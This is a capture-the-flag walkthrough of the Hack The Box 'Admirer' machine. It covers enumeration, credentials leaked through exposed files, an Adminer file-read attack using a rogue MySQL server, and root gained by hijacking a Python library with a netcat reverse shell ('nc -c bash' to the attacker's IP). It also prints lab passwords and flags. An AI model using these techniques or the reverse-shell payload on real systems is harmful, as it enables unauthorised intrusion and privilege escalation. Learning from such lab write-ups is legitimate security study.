

Admirer 10.10.10.187

Wednesday, August 31, 2022 10:26 PM



Started off with a nmap scan `nmap -Pn -T5 -sV -sC -A -p- -oN admirer_nmap.txt 10.10.10.187`
We get back the following results.

```
Shellshock:[/home/Shellshock/Documents/htb/admirer] -> nmap -Pn -T5 -sV -sC -A -p- -oN admirer_nmap.txt 10.10.10.187
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 21:25 PDT
Warning: 10.10.10.187 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.187
Host is up (0.056s latency).
Not shown: 58738 closed tcp ports (conn-refused), 6794 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|_ 256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_ 256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ /admin-dir
|_ http-title: Admirer
|_ http-server-header: Apache/2.4.25 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 338.65 seconds
```

We see port 21 ftp version **vsftpd 3.0.3**
port 80 with a http title of Admirer and a directory of **/admin-dir**
and a **robots.txt**

I first check out the ftp login to see if there is anonymous access. I use `ftp 10.10.10.187`
use the name anonymous and it gives me permission denied.


```
Shellshock:[/home/Shellshock/Documents/htb/admirer] -> ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:Shellshock): anonymous
530 Permission denied.
ftp: Login failed
ftp> |
```

After that I do a lovely google search against `ftp vsftpd 3.0.3 exploit` nothing good comes up besides denial of service, which is something we don't want to do. We want this machine up and running so we can find a way in. Not to bring it down. I also do a searchsploit against vsftpd 3.0.3 and get nothing good back either.

```
Shellshock:[/home/Shellshock/Documents/htb/admirer] -> searchsploit vsftpd
```

Exploit Title	Path
vsftpd 2.0.5 - 'CHWD' (Authenticated) Remote Memory Consumption	linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service	linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py

Going to the website 10.10.10.187 It looks to be a webpage with arranged photos. When you click on them, they pop out and take focus. They're titled. There is an About section you can click on that will open up a contact page to get in touch with the devs.



I fill out the required fields with my name and a test@gmail.com along with a message of hello everyone. I click send. Just brings me back to the original 10.10.10.187. I will open up burp and capture a request and see what happens. I get the following results.

Request

```

1 POST / HTTP/1.1
2 Host: 10.10.10.187
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 54
9 Origin: http://10.10.10.187
10 Connection: close
11 Referer: http://10.10.10.187/
12 Upgrade-Insecure-Requests: 1
13
14 name=Gus6email=test%40gmail.com&message=Hello+everyone
  
```

Response

```

7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE HTML>
10 <!--
11 Multiverse by HTML5 UP
12 html5up.net | @ajlkn
13 Free for personal and commercial use under the CCA 3.0 license
   (html5up.net/license)
14 -->
15 <html>
16 <head>
17 <title>
   Admirer
   </title>
18 <meta charset='utf-8' />
19 <meta name='viewport' content='width=device-width, initial-scale=1,
   user-scalable=no' />
20 <link rel='stylesheet' href='assets/css/main.css' />
21 <noscript>
   <link rel='stylesheet' href='assets/css/noscript.css' />
22 </noscript>
23 </head>
24 <body class='is-preload'>
25
26 <!-- Wrapper -->
27 <div id='wrapper'>
28
29 <!-- Header -->
30 <header id='header'>
31 <h1>
   <a href='index.html'>
     <strong>
       Admirer
     </strong>
     of skills and visuals
   </a>
32 </h1>
33 <nav>
   <ul>
     <li>
       <a href='#footer' class='icon solid fa-info-circle'>
         About
       </a>
     </li>
   </ul>
   </nav>
  
```

There are variables of **"name"** **"email"** **"message"**

Multiverse by HTML5 UP

html5up.net | @ajlkn

ajlkn could be a user some where. I'll keep note of this.

There also seemed to be a lot of extra content that wasn't on the original page.

I found a few directories

images/fuls

images/thumbs

and a <!--scripts--> section

<!-- Scripts -->

<script src="assets/js/jquery.min.js"></script>

<script src="assets/js/jquery.poptrox.min.js"></script>

<script src="assets/js/browser.min.js"></script>

<script src="assets/js/breakpoints.min.js"></script>

<script src="assets/js/util.js"></script>

<script src="assets/js/main.js"></script>

after this I go check out the **robots.txt** file

Don't get much -----

User-agent: *

This folder contains personal contacts and creds, so no one -not even robots- should see it - waldo

Disallow: /admin-dir


```
Shellshock: [/home/Shellshock/Documents/htb/admirer] -> ffuf -c -u http://10.10.10.187/admin-dir/FUZZ -w /home/Shellshock/Documents/wordlists/directory-list-2.3-medium.txt:FUZZ -t 60 -o ffuf_admirer_admin-dir_results -e .txt,.php,.zip
```

```

:: Method      : GET
:: URL         : http://10.10.10.187/admin-dir/FUZZ
:: Wordlist     : FUZZ: /home/Shellshock/Documents/wordlists/directory-list-2.3-medium.txt
:: Extensions  : .txt .php .zip
:: Output file  : ffuf_admirer_admin-dir_results
:: File format  : json
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads      : 60
:: Matcher      : Response status: 200,204,301,302,307,401,403,405,500

```

a `contacts.txt` and a `credentials.txt`
exactly what that robots file mentioned. Personal contacts and creds.

```
10.10.10.187/admin-dir/contacts.txt

#####
# admins #
#####
# Penny
Email: p.wise@admirer.htb

#####
# developers #
#####
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb

#####
# designers #
#####
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
```

```
10.10.10.187/admin-dir/credentials.txt

[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n74Wz)R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```

```
username: ftpuser
password: %n?4Wz}R$tTF7
```

I don't see any other directories here. All I see is a `dump.sql` file and a `html.tar.gz`
I use `get dump.sql` and `get html.tar.gz`

The `dump.sql` is a sql file. I open it and examine its contents. I see a database named `admirerdb` using Server version `10.1.41-MariaDB-0+deb9u1`
it also lists the structure of tables. Good stuff here.

Opening the `html.tar.gz` we get some folders and files in here. Most noticeably is the `w4ld0s_s3cr3t_d1r` folder. Before I go into that I check out the `index.php` file and we see some more credentials.

```
$servername = "localhost";
$username = "waldo";
$password = "jF7jLHw:*G>UPrTo}~A"d6b";
$dbname = "admirerdb";
$conn = new mysqli($servername, $username, $password, $dbname)
```

I go into the Utility Scripts folder and there are four files. Nothing interesting in the other three files but in the `phptest.php` file there is

```
$servername = "localhost";
$username = "waldo";
$password = "Wh3r3_1s_w4ld0?";
There was also a note on the bottom of this file.
// TODO: Finish implementing this or find a better open source alternative
Whoever the dev was didn't finish it and maybe using an insecure application.
```

With everything that we found I looked back and thought about running ffuf against these two new folders that we found thanks to `html.tar.gz`

```
utility-scripts
w4ld0s_s3cr3t_d1r
```

I use `ffuf -c -u http://10.10.10.187/utility-scripts/FUZZ -w /home/Shellshock/Documents/wordlists//directory-list-2.3-medium.txt:FUZZ -t 60 -o fuff_admirer/utility-scripts/_results -e .txt,.php,.zip,.gz` I added that `.gz` after we found that `html.tar.gz`

Didn't find anything here. I was stuck at this point. I found credentials but no where to plug them into. And my scans weren't picking anything up. I went to google to try and find some help, I write up. This is perfectly fine, don't think you will ever know how to do everything and know everything. There will be times when you need help. Just don't be proud to ask. I went to `ippsec`. You can find his YouTube channel here. <https://www.youtube.com/c/ippsec> I like his videos because he will go through every step as if you don't know anything at all about the machine. I've seen other channels where they go straight through the machine as if the process was known. I learned a lot from this video. I learned the power of a good wordlist is crucial. One wordlist found the directory where as the other wordlist did not. It is also important to look at more than one writeup for the same machine, because everyone will have different methods to complete the box, the more methods you learn the more you can broaden your toolset. Lets get back to the box now.

I took his advice and used a different wordlist. I used the one that he used. `/usr/share/seclists/Discovery/Web-Content/raft-small-words.txt`

```
ffuf -c -u http://10.10.10.187/utility-scripts/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -e .txt,.php,.zip,.html,.rar -t 60 | tee ./admirer_utility-scripts_fuzz_results.txt
```

```
.html.LCK.txt
.html.printable
.html.LCK.rar
.html.LCK.php
.html.LCK.zip
.html.printable.rar
.html.printable.zip
.html.printable.html
.html.LCK.html
admirer.php ←
.htm.LCK.txt
.htm.LCK
.htm.LCK.php
.htm.LCK.rar
.htm.LCK.zip
.htm.LCK.html
```

we found the `admirer.php` directory. Navigating to <http://10.10.10.187/utility-scripts/admirer.php> brings us to an Adminer 4.6.2 MySQL login page.

Adminer 4.6.2	Login										
<table><tr><td>System</td><td>MySQL</td></tr><tr><td>Server</td><td>localhost</td></tr><tr><td>Username</td><td></td></tr><tr><td>Password</td><td></td></tr><tr><td>Database</td><td></td></tr></table>		System	MySQL	Server	localhost	Username		Password		Database	
System	MySQL										
Server	localhost										
Username											
Password											
Database											
<input type="button" value="Login"/> <input type="checkbox"/> Permanent login											

This was another tricky part that I haven't done before. Which was sending the Adminer mysql requests to our attacking machines mysql. `lppsec` taught this very well.

First you have to restart the mysql service. `sudo service mysql restart`

Then, you start the mysql service. `sudo service mysql start`

Now you can start the MariaDB with `sudo mysql`

Create a database, you can name it anything you want.

```
create database Shellshockdb;
```

Create a user for this database that will connect to the victim machines database. This is where we were funneling the request and information to our machine. You IDENTIFY with a password of your choice..

```
create user 'Shellshock'@'10.10.10.187' IDENTIFIED BY 'DontExploitMePls';
```

Grant all privileges to the user in the given database that we just created.

```
GRANT ALL on Shellshockdb.* TO 'Shellshock'@'10.10.10.187';
```

Flush privileges will reload the grant tables. This is similar to resetting the settings after changing the rules with the GRANT ALL. This will make them take effect.

```
FLUSH PRIVILEGES;
```

I was told to have the password as DontExploitMePls because your machine will be hosted up for anyone to connect to. Meaning anyone else doing this box may see your machine connected to or communicated with it on port 3306. This way if they crack the password to the account they'll hopefully be nice and not try to exploit you while you're doing this machine.

Now this is **VERY IMPORTANT**. We have to change the bind address in the `/etc/mysql/mariadb.conf.d/50-server.cnf` file. This way the admirerdb will connect back to us. **YOU MUST** remember to change this back to the original 127.0.0.1. Otherwise your machine can be vulnerable to anyone else who does this machine.

```
28 # Instead of skip-networking the default is now to listen only on
29 # localhost which is more compatible and is not less secure.
30 bind-address            = 10.10.14.14
```

REMEMBER CHANGE THIS BACK TO 127.0.0.1 when you're done with the machine.

Ok. With all this set up, we will be able to log in and connect to the database.

System	MySQL
Server	10.10.14.14
Username	Shellshock
Password	••••••••••••••••
Database	Shellshockdb
<input type="button" value="Login"/> <input type="checkbox"/> Permanent login	

Server:attacking_machine_ip or the bind-address you set in the mariadb conf file.

Username:Username we created earlier - Shellshock

Password:Password we IDENTIFIED with earlier - DontExploitMePls

Database:We created earlier - Shellshockdb

Adminer 4.6.2 4.8.1

DB: Shellshockdb

SQL command Import Export Create table

No tables.

Database: Shellshockdb

Alter database Database schema Privileges

Tables and views

No tables.

Create table Create view

Routines

Create procedure Create function

Events

Create event

from here you can google adminer php exploit. This is running on **adminer 4.6.2**

google will bring up a file disclosure vulnerability. **LOAD DATA INFILE** This is the sql command we will use to access files.

<https://podalirius.net/en/articles/writing-an-exploit-for-adminer-4.6.2-arbitrary-file-read-vulnerability/>

or from <https://www.youtube.com/c/ippsec> both will show the exploit in progress.

We have to create a table to load the file into that way we have a place to store it and we can read it.

I went into the create table option and named it Shock. I named the column info.

DB: Shellshockdb

SQL command Import Export Create table

select Shock

Select data Show structure Alter table New item

Column	Type	Comment
info	int(11)	

Indexes

Alter indexes

Foreign keys

Add foreign key

Triggers

Add trigger

we try to do `LOAD DATA LOCAL INFILE '/etc/hosts' INTO TABLE Shock FIELDS TERMINATED BY "\n"`

but we get an error: open_basedir restriction in effect. Unable to open file.

google searching tells us that this is a security setting in the configuration file. This way we can't open and access any file we want.

opening the `info.php` ([php configuration file](#)) file in `utility-scripts` shows that were only allowed to open files in `/var/www/html`

There is one file in the `html` folder called `index.php`

I use `LOAD DATA LOCAL INFILE '/var/www/html/index.php' INTO TABLE Shock FIELDS TERMINATED BY "\n"` and says 123 rows affected.

I click on warnings and it shows

Query executed OK, 123 rows affected. 8172 Edit, Warnings		
Level	Code	Message
Warning	1366	Incorrect integer value: '<DOCTYPE HTML>' for column 'Shellshockdb`.`Shock`.`data' at row 1
Warning	1366	Incorrect integer value: '<!--' for column 'Shellshockdb`.`Shock`.`data' at row 2
Warning	1366	Incorrect integer value: ' Multiverse by HTML5 UP' for column 'Shellshockdb`.`Shock`.`data' at row 3
Warning	1366	Incorrect integer value: ' html5up.net @ajkn' for column 'Shellshockdb`.`Shock`.`data' at row 4
Warning	1366	Incorrect integer value: ' Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)' for column 'Shellshockdb`.`Shock`.`data' at row 5
Warning	1366	Incorrect integer value: ' -->' for column 'Shellshockdb`.`Shock`.`data' at row 6
Warning	1366	Incorrect integer value: '<html>' for column 'Shellshockdb`.`Shock`.`data' at row 7
Warning	1366	Incorrect integer value: '<head>' for column 'Shellshockdb`.`Shock`.`data' at row 8
Warning	1366	Incorrect integer value: ' <title>Admirer</title>' for column 'Shellshockdb`.`Shock`.`data' at row 9
Warning	1366	Incorrect integer value: ' <meta charset="utf-8" />' for column 'Shellshockdb`.`Shock`.`data' at row 10
Warning	1366	Incorrect integer value: ' <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />' for column 'Shellshockdb`.`Shock`.`data' at row 11
Warning	1366	Incorrect integer value: ' <link rel="stylesheet" href="assets/css/main.css" />' for column 'Shellshockdb`.`Shock`.`data' at row 12
Warning	1366	Incorrect integer value: ' <noscript><link rel="stylesheet" href="assets/css/noscript.css" /></noscript>' for column 'Shellshockdb`.`Shock`.`data' at row 13
Warning	1366	Incorrect integer value: '</head>' for column 'Shellshockdb`.`Shock`.`data' at row 14
Warning	1366	Incorrect integer value: ' <body class="is-preload">' for column 'Shellshockdb`.`Shock`.`data' at row 15
Warning	1366	Incorrect integer value: ' ' for column 'Shellshockdb`.`Shock`.`data' at row 16
Warning	1366	Incorrect integer value: ' <!-- Wrapper -->' for column 'Shellshockdb`.`Shock`.`data' at row 17
Warning	1366	Incorrect integer value: ' <div id="wrapper">' for column 'Shellshockdb`.`Shock`.`data' at row 18
Warning	1366	Incorrect integer value: ' ' for column 'Shellshockdb`.`Shock`.`data' at row 19
Warning	1366	Incorrect integer value: ' <!-- Header -->' for column 'Shellshockdb`.`Shock`.`data' at row 20
Warning	1366	Incorrect integer value: ' <header id="header">' for column 'Shellshockdb`.`Shock`.`data' at row 21
Warning	1366	Incorrect integer value: ' <h1>Admirer of skills and visuals</h1>' for column 'Shellshockdb`.`Shock`.`data' at row 22
Warning	1366	Incorrect integer value: ' <nav>' for column 'Shellshockdb`.`Shock`.`data' at row 23
Warning	1366	Incorrect integer value: ' ' for column 'Shellshockdb`.`Shock`.`data' at row 24
Warning	1366	Incorrect integer value: ' Icon solid fa-info-circle>About' for column 'Shellshockdb`.`Shock`.`data' at row 25
Warning	1366	Incorrect integer value: ' ' for column 'Shellshockdb`.`Shock`.`data' at row 26
Warning	1366	Incorrect integer value: ' </nav>' for column 'Shellshockdb`.`Shock`.`data' at row 27
Warning	1366	Incorrect integer value: ' </header>' for column 'Shellshockdb`.`Shock`.`data' at row 28
Warning	1366	Incorrect integer value: ' ' for column 'Shellshockdb`.`Shock`.`data' at row 29
Warning	1366	Incorrect integer value: ' <!-- Main -->' for column 'Shellshockdb`.`Shock`.`data' at row 30
Warning	1366	Incorrect integer value: ' <div id="main">' for column 'Shellshockdb`.`Shock`.`data' at row 31
Warning	1366	Incorrect integer value: ' <?php' for column 'Shellshockdb`.`Shock`.`data' at row 32
Warning	1366	Incorrect integer value: '\$servername = "localhost";' for column 'Shellshockdb`.`Shock`.`data' at row 33
Warning	1366	Incorrect integer value: '\$username = "waldo";' for column 'Shellshockdb`.`Shock`.`data' at row 34
Warning	1366	Incorrect integer value: '\$password = "b~yK3F#(PaPB&dA){H~";' for column 'Shellshockdb`.`Shock`.`data' at row 35
Warning	1366	Incorrect integer value: '\$dbname = "admirerdb";' for column 'Shellshockdb`.`Shock`.`data' at row 36
Warning	1366	Incorrect integer value: ' ' for column 'Shellshockdb`.`Shock`.`data' at row 37
Warning	1366	Incorrect integer value: ' // Create connection' for column 'Shellshockdb`.`Shock`.`data' at row 38

which is our third set of credentials for waldo.

waldo :]F7jLHw:*G>UPrTo)~A"d6b

waldo : Wh3r3_1s_w4ld0?

waldo : [~yK3F#(PaPB&dA){H>

With these credentials I try to SSH into waldo

`ssh waldo@10.10.10.187`

```
Shellshock:[/home/Shellshock/Documents/htb/admirer] -> ssh waldo@10.10.10.187
waldo@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr 29 10:56:59 2020 from 10.10.14.3
waldo@admirer:~$
```

We got ssh access!



Even better, we `ls` and instantly get a `user.txt` flag

```
waldo@admirer:~$ ls
user.txt
waldo@admirer:~$ cat user.txt
74a19c191688bdec747c0bc888625bb9
waldo@admirer:~$
```



Now I start off with `sudo -l` to see what sudo permissions we have. (ALL) SETENV: /opt/scripts/admin_tasks.sh

I `cd /opt/scripts/` and there are two files here:

`admin_tasks.sh` - `backup.py`

I do `ls -la` and we don't have any permissions. We can only read them.

`cat admin_tasks.sh`

It seems to be backing up passwords from `/etc/passwd`, `/etc/shadow`, to a `passwd.bak` and `shadow.bak`. From `backup.py`

I now do `cat backup.py`

```
waldo@admirer:/opt/scripts$ cat backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
waldo@admirer:/opt/scripts$
```

It is doing an import from `make_archive` using a script called `shutil.py`

I try to write the `shutil.py` script with `nano` to get a reverse shell back in the `/opt/scripts/` directory but we get permission denied when trying to save. So I go to `/tmp` and write it there. I use the follow script from `ipsec`.

`nano shutil.py`

`import os, socket, subprocess`

```
def make_archive(a, b, c):
    os.system("nc -c bash 10.10.14.14 9001")
```

It allows us to save the script in `/tmp`

We have to change the path of python variable because were only allowed to use `sudo admin_tasks.sh` but our script is in `/tmp`. We are changing the `sudo env` variable path to match that of `admin_tasks.sh` that way its equal to our script `shutil.py` which is located in `/tmp` this way we can get a root shell with the privileges that `admin_tasks` has, which is root. The `sudo -l` told us that we have permission to change this variable. (ALL) SETENV: /opt/scripts/admin_tasks.sh

`sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh`

We get the System Administration Menu which is what we saw in the `admin_tasks.sh` script at the bottom. We use the option 6 to back up web data because that is the one that says "src=/var/www/html" web data" so it can call our script instead and give us a root shell.

before you do this open up another terminal and start a nc listener. `nc -lvnp 9001`


```
waldo@admirer:/tmp$ sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:/tmp$ |
```

It executed so I go to the other terminal with the listener starting and we got root.

```
Shellshock:[/home/Shellshock/Documents/htb/admirer] -> nc -lvnp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.187.
Ncat: Connection from 10.10.10.187:36604.
id
uid=0(root) gid=0(root) groups=0(root)
```



```
ls
vmware-root
cd /root
ls
root.txt
cat root.txt
5a18b8bc39e561ffbb2ed6ac383ec287
```